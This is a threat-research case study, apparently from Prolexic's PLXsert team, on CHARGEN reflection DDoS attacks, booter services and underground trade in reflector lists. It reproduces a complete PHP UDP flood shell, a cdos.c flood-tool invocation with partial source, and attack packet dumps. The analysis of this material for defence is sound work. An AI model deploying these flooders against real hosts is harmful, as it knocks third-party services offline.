The use of DDoS attacks that take advantage of reflection techniques can be attributed to the increase in the number of misconfigured servers appearing worldwide every day and the ease with which attackers are able to obtain lists of misconfigured servers. Lists of thousands of available servers can be acquired using inexpensive and free IP address range scanners. Furthermore, reflection attack methods have been integrated into ready-to-use DDoS-as-a-Service stressor suites.

In addition to the creation and sale of reflection attack scanning tools, underground vendors were observed selling lists of vulnerable servers from completed scans. The commodification of lists of vulnerable servers is not a new phenomenon within the underground, which historically created lists consisting of URLs that had been shelled with a PHP backdoor such as r57 or c99. The surge in availability and demand for lists of servers specifically vulnerable to reflection attacks was first observed in 2013.

This case study examines developments in DrDoS attack methods, tools and services – specifically CHARGEN attacks. In addition, recommended steps for remediating CHARGEN attacks will show how to turn off the CHARGEN protocol to stop this attack method.

DrDoS attack overview

DrDoS attacks are the subject of a four-part [white paper series](#) authored by the Prolexic Security Engineering and Response Team (PLXsert).

Reflection and amplification attack techniques rely on the ability of an attacker to initiate spoofed communications to a network protocol at a victim IP address, which causes the protocol on the victim server to respond to the spoofed target.

These techniques usually involve multiple victims and one primary target. The victim is the intermediary server being used to reflect the attack traffic, and the primary target is the destination of the attack campaign. Some protocols allow for amplification effects where a request yields a response that contains more bytes of data than the initial spoofed request. When the responses are the same byte size as the request, there is not much advantage to a reflection attack other than that of pseudo-anonymity. However, if an attacker can amplify an attack, the incoming bandwidth to the target can be significantly higher than the attacker could generate alone.

Figure 1 shows a typical reflection attack from the [DrDoS series overview white paper](#). A malicious actor is able to send spoofed requests that set the source IP address as the primary target. The destination is one of the victims. The response from the victim servers will be sent directly to the primary target, creating a

reflection attack. The attack becomes distributed when an attacker uses more than one victim. The attacker can be a single actor or multiple actors.




Figure 1: Example of a DrDoS reflection attack

Commonly-used reflection attack vectors

The flaws within servers that can be exploited in reflection attacks are easily discoverable by making use of simple port-scanning tools that are configured to identify specific ports and protocols. Once attackers identify IP addresses that are running services that are vulnerable to reflection attacks, they are able to create a list and begin their attacks.

DDoS reflection attacks take advantage of protocols and services that are, by design, susceptible to amplification of responses from specially crafted requests. Misconfiguration of named protocols and services allows malicious actors to take advantage and use them as attack vectors. An old but re-emerging DrDoS attack vector is the character generator (CHARGEN) protocol.

CHARGEN

The CHARGEN protocol is intended for network testing and debugging and runs on port 19. CHARGEN is rarely used in production environments. Legacy systems or misconfigured servers are often the sources of unwanted CHARGEN traffic.


Reflection attacks use CHARGEN because the protocol is designed to reply with amplified traffic to the intended destination, making it an ideal vector for exploitation for use of DDoS attacks.

CHARGEN was identified as being vulnerable to participation in denial of service attacks in 1999¹, and it is surprising to see it is still being used in UDP DDoS attacks in 2013. Furthermore, the emergence of CHARGEN within the DDoS-as-a-Service marketplace indicates that this attack method still holds value to actors engaging in DrDoS attacks.

The following case study scenario shows a laboratory-created DrDoS attack that uses the CHARGEN protocol.

Packet generated by a malicious actor

Figures 2 and 3 show the generation of a malicious CHARGEN packet and its contents.



```
ssh — ttys000 — 80x25
root@webapp:~# echo mal actor
mal actor
root@webapp:~# ./cdos
Invalid parameters!
Usage: ./cdos <target IP> <target port> <reflection file> <threads> <pps limiter>
, -1 for no limit> <time>
root@webapp:~# ./cdos 192.168.146.175 1337 chargen-ips.txt 100 -1 300
Setting up Sockets...
Starting Flood...
```

Figure 2: cdos.c tool generating a CHARGEN packet with a size of 29 bytes

0000	00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00	..)a....).h...E.
0010	00 1d b3 c8 00 00 ff 11 61 55 c0 a8 92 af c0 a8aU.....
0020	92 b1 05 39 00 13 00 09 00 00 01	...9.....

Figure 3: Contents of the UDP packet

At the victim server

The victim server receives a 60-byte frame. (The difference is added by the Ethernet communication process.) The vulnerable service amplifies it to a size 17 times larger before directing it toward the primary target.

¹ CVE Details, CVE-1999-0103, <http://www.cvedetails.com/cve/CVE-1999-0103/>




Figure 4: A Microsoft Windows 2000 server victim

```

0000  00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00  ..)a....).h...E.
0010  00 1d 74 5b 00 00 ff 11 a0 c2 c0 a8 92 af c0 a8  ..t[.....
0020  92 b1 05 39 00 13 00 09 00 00 01 00 00 00 00 00  ...9.....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

Figure 5: The contents of the packet received by the Windows 2000 victim server

Packet sent to the primary target from the Windows 2000 victim

The amplified packet is reflected and directed to the primary target as shown in Figures 6 and 7.




Figure 6: Packet data of the amplified DrDoS traffic

```

0000 00 0c 29 9c a0 93 00 0c 29 61 c7 b3 08 00 45 00  ..).....)a....E.
0010 05 dc 77 dc 20 00 80 11 f6 82 c0 a8 92 b1 c0 a8  ..w. ....
0020 92 af 00 13 05 39 0c a7 f9 e6 20 21 22 23 24 25  ....9.... !"#$$%
0030 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0040 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45  6789:;<=>?@ABCDE
0050 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55  FGHIJKLMNOPQRSTU
0060 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65  VWXYZ[\]^_`abcde
0070 66 67 0d 0a 21 22 23 24 25 26 27 28 29 2a 2b 2c  fg..!"#$$%&'()*+,
0080 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c  -./0123456789:;<
0090 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c  =>?@ABCDEFGHIJKL
00a0 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c  MNOPQRSTUVWXYZ[\
00b0 5d 5e 5f 60 61 62 63 64 65 66 67 68 0d 0a 22 23  ]^_`abcdefgh.."#
00c0 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33  $%&'()*+,-./0123
00d0 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43  456789:;<=>?@ABC
00e0 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53  DEFGHIJKLMNOPQRS
00f0 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63  TUVWXYZ[\]^_`abc
0100 64 65 66 67 68 69 0d 0a 23 24 25 26 27 28 29 2a  defghi..#$$%&'()*

```

[redacted]

Figure 7: Contents of the amplified DrDoS traffic flood toward the target server

This simple example reveals how an attacker can launch powerful amplification attacks with neither a significant level of skill nor sophisticated tools.

Industries targeted by DrDoS attacks

PLXsert observed an increase in the use of the CHARGEN protocol in attacks in 2013. There are estimated to be more than 100,000 CHARGEN servers available on the Internet at risk for exploitation by malicious actors.

The following campaigns against two Prolexic customers in different industries exemplify the trend of the use of CHARGEN as an attack vector in DrDoS attacks. One campaign targeted a gambling industry customer and the other campaign targeted an entertainment industry customer.

Attack spotlight: Gambling industry customer

The map in Figure 8 reveals the regions where most of the CHARGEN attack sources were detected. Sources of CHARGEN traffic originated primarily from the Americas, Asia and Australia.



Figure 8: Source regions of CHARGEN attacks against gambling industry customer

Figure 9 displays a breakout of autonomous system numbers (ASNs) targeting the gambling industry customer. In this campaign, the majority of reflector IP addresses originated from Asia, specifically from within China.




Figure 9: Top 10 ASNs participating in the attack against the gambling industry customer

Figure 10 displays the bandwidth statistics for the CHARGEN attack observed by each Prolexic scrubbing center.




Figure 10: Bandwidth graphs during this CHARGEN attack

Figure 11 shows the statistics of this CHARGEN attack campaign, which was mitigated over Prolexic’s network infrastructure.

These types of reflection attacks are simple to execute and are available for purchase from the DDoS-as-a-Service market at affordable prices. The impact on the target infrastructure can be exponential, however, depending on the configuration of victim networks. Figure 12 reveals the prices for a stressor service that could generate this kind of attack: US\$45 - \$125 per month.

Duration	1.5 hours
Peak Gbps	2.0
Peak Kpps	200

Figure 11: Attack statistics

Figure 12: Pricing options for a stressor service

Attack spotlight: Entertainment industry customer

The origin ASNs for the entertainment industry campaign are shown in Figure 13. Like the CHARGEN attack against the gambling industry firm, most of the attacking IP sources in this CHARGEN attack came from China.




Figure 13: Top 10 ASNs participating in the attack against the entertainment industry customer

In this campaign, the use of reflecting CHARGEN servers was more widespread, as shown on the map. All continents except Antarctica had participants.



Figure 14: Source regions of CHARGEN attacks against entertainment industry customer




Figure 15: Mitigation control for CHARGEN campaign against the entertainment industry customer

This campaign was of a shorter duration than previous campaigns, again peaking at 2.0 Gbps and with a different pattern in traffic spikes. Attackers usually probe and switch by regions and varied signatures are created by tools in an attempt to bypass DDoS mitigation platforms. Once attackers exhaust obfuscation attempts and verify they cannot succeed against the DDoS attack mitigation, they will end the attack.

Duration	0.5 hours
Peak Gbps	2.0
Peak Kpps	200

Figure 16: Attack statistics

DDoS-as-a-Service stressor services

Many stressor suites offer an array of attack methods, with DNS reflection attacks being the most common default option. PHP MySQL stressor kits and related booter PHP MySQL application programming interfaces (APIs) are used frequently to provide DDoS-as-a-Service in combination with compromised web servers that host malicious PHP scripts. Underground merchants of attack services have the advantage of significantly lowered technological barriers to entry.

Many DDoS-as-a-Service websites are proprietary content management systems. However, they are often subject to attack by rivals or disgruntled customers. Furthermore, as DDoS attack suites leak into the public realm, malicious actors are making use of publicly circulating code to create competing attack kits and services. Once private code is distributed to a larger audience, it is used to create new stressor services for a thriving marketplace of competing DDoS attack services.

Stressor components

PHP MySQL stressor suites are often leaked to the public lacking the API function. The API acts as the archive of shells to which the attacker pushes out attack instructions.

Front-end PHP/MySQL Suite

The login screen for the RAGE booter, a popular stressor suite that has been hacked and leaked into the public realm numerous times, is shown in Figure 17. The RAGE suite has been the subject of media attention as an underground DDoS service.



Figure 17: Screenshot of RAGE booter

The post-authentication panel of the RAGE booter is displayed in Figure 18. The default settings for the service allow would-be attackers to launch attacks for fees ranging from US\$13 - \$200. Interestingly, the services make use of PayPal as a payment method, which indicates the vendors are inexperienced and unfamiliar with anonymized digital currencies.




Figure 18: Rage Booter API service panel

Stressor APIs

Figure 19 displays the payment methods available for the RAGE booter API. A stressor service provider would subscribe to an API service such as this one in order to provide a consistent supply of attack shells listed on their server. This service also makes use of PayPal as a merchant provider.




Figure 19: RAGE booter API service panel

Shells

A PHP shell is a piece of malicious code that gets injected onto a web server by exploiting a vulnerable web application. The code, which is often simple, initiates floods when accessed with the proper parameters. Figure 20 displays a sample of public code that launches UDP floods against a target.

```
<html>
<body>
<title>
Hai u guyzzz!
</title>
<font color="RED">
<STYLE>
input{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border:
1 solid #66;
}
button{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border:
1 solid #66;
}
body {
background-color: black;
}
</style>
<br>
<p>
<br>
<p>
<center>
<?php
//UDP
if(isset($_GET['host'])&&isset($_GET['time'])){
```

Continued on next page >

```

    $packets = 0;
    ignore_user_abort(TRUE);
    set_time_limit(0);

    $exec_time = $_GET['time'];

    $time = time();
    $max_time = $time+$exec_time;

    $host = $_GET['host'];

    for($i=0;$i<65000;$i++){
        $out .= 'X';
    }
    while(1){
        $packets++;
        if(time() > $max_time){
            break;
        }
        $rand = rand(1,65000);
        $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
        if($fp){
            fwrite($fp, $out);
            fclose($fp);
        }
    }
    echo "<b>UDP Flood</b><br>Completed with $packets (" . round(($packets*65)/1024,
2) . " MB) packets averaging " . round($packets/$exec_time, 2) . " packets per second
\n";
    echo '<br><br>
<form action="'. $surl. '" method=GET>
<input type="hidden" name="act" value="phptools">
Host: <br><input type=text name=host><br>
Length (seconds): <br><input type=text name=time><br>
<input type=submit value=Go</form>';
}else{ echo '<br><b>UDP Flood</b><br>
<form action=? method=GET>
<input type="hidden" name="act" value="phptools">
Host: <br><input type=text name=host value=><br>
Length (seconds): <br><input type=text name=time value=><br><br>
<input type=submit value=Initiate</form>';
}
?>
</center>
</body>
</html>

```

Figure 20: UDP flooder code posted by GreenShell to Pastebin in March 2013

An analysis of the DrDoS tools marketplace

The addition of CHARGEN tools to the DDoS marketplace has been observed within the last year. PLXsert collected evidence that shows how malicious actors are advertising CHARGEN protocol attacks as a service. As demonstrated in Figure 21, CHARGEN is used as a method of attack with one prominent DDoS-as-a-Service provider. Much like other stressor services, the panel requires subscribers to purchase a package before they are able to access the functions of the suite.

Scripts Updated

Saturday July 13th 2013 5:19:22 PM EDT

We have added the following features to our scripts:

DRDoS - Added a new reflection IP address list for the DNS protocol, resulting in better amplification.

DRDoS - Added a new protocol, CHARGEN, which results in higher amplification than the DNS protocol.

The screenshot displays a web interface for a DDoS stressor service. At the top, it lists "Top 10 Booters" with the first entry being "#1: iDDoS Stresser - <http://addos.net> (So Powerful)(Instant)(3 working Skype resolvers)(Cheap)(Chargen attack)". Below this is a "Purchase A Membership" section with four options: 1 Day Trial, Bronze, Silver, and Gold. Each option lists its price, length, max boot time, concurrent attacks, and a "Buy Now" button. The 1 Day Trial is \$3.99, Bronze is \$7.99, Silver is \$12.99, and Gold is \$24.99. The interface also includes a sidebar with a "Purchase" button and contact information for support.

Membership	Price	Length	Max Boot Time	Concurrent Attacks
1 Day Trial	\$3.99	1 Days	120 Seconds	1 Attacks
Bronze	\$7.99	31 Days	600 Seconds	1 Attacks
Silver	\$12.99	31 Days	1200 Seconds	
Gold	\$24.99	31 Days	3600 Seconds	

Figure 21: Stressor panel with CHARGEN features

DrDoS reflection lists as a commodity

DrDoS reflection lists are a hot commodity within the underground, often sold for cash or traded for services. As in any community of miscreants and thieves, participants eventually begin to turn on each other. Figure 22 reveals the tutorial, *How to Steal Amp Lists from Popular Stressors*, and make them your own. The technique involves launching a paid attack against yourself, collecting the IP addresses, and then running them through your own attack tool.



Figure 22: Screenshot of advert selling a reflection IP list

Private services for custom solutions

Custom coder services have existed for quite some time in the underground, for both legitimate and illegitimate purposes. Coders offer their services to script custom tools to meet the needs of their clientele. The project could be as innocent as a WordPress plugin or as malicious as a DDoS tool or a botnet builder. In the DDoS marketplace, coders have developed DDoS scanning tools and charge for them.

Scanners

Scanners are available for locating DDoS services, as demonstrated in Figure 23. A recent proliferation of leaked kits, however, has caused this retail market to slow considerably, as free tools that are fairly simple and straightforward to use are meeting the demand.





Figure 23: A forum for selling DrDoS scanners

Attack scripts

The code for an attack console interface is shown in Figure 24.



```
cdos.c No Selection
}
  i++;
}
}
int main(int argc, char *argv[ ])
{
  if(argc < 6){
    fprintf(stderr, "Invalid parameters!\n");
    fprintf(stdout, "Usage: %s <target IP> <target port> <reflection file>
    <threads> <pps limiter, -1 for no limit> <time>\n", argv[0]);
    exit(-1);
  }
  int i = 0;
  head = NULL;
  fprintf(stdout, "Setting up Sockets...\n");
  int max_len = 128;
  char *buffer = (char *) malloc(max_len);
  buffer = memset(buffer, 0x00, max_len);
  int num_threads = atoi(argv[4]);
  int maxpps = atoi(argv[5]);
  limiter = 0;
  pps = 0;
  int multiplier = 20;

  FILE *list_fd = fopen(argv[3], "r");
  while (fgets(buffer, max_len, list_fd) != NULL) {
    if ((buffer[strlen(buffer) - 1] == '\n') ||
        (buffer[strlen(buffer) - 1] == '\r')) {
      buffer[strlen(buffer) - 1] = 0x00;
      if(head == NULL)
      {
        head = (struct list *)malloc(sizeof(struct list));
        bzero(&head->data, sizeof(head->data));
        head->data.sin_addr.s_addr=inet_addr(buffer);
        head->next = head;
      }
    }
  }
}
```

Figure 24: the attack console interface of the cdos.c DrDoS toolkit

Effects of leaked tools

The proliferation of freely available DDoS reflection scanning tools seems to have resulted from the cracking of many proprietary scanners that were then leaked to the public. Forum chatter on a popular hacking forum hypothesizes about the supply and demand and time versus effort tradeoffs between coding scanners, using scanners, selling lists and buying lists. The author suggests that the market for private scanners will be oversaturated due to the proliferation of leaked scanning tools.



Figure 25: Forum chatter about leaked tool market saturation

Examples of scanning tools

The tool being described in Figure 26 is an example of a private CHARGEN scanner being resold by an end user.

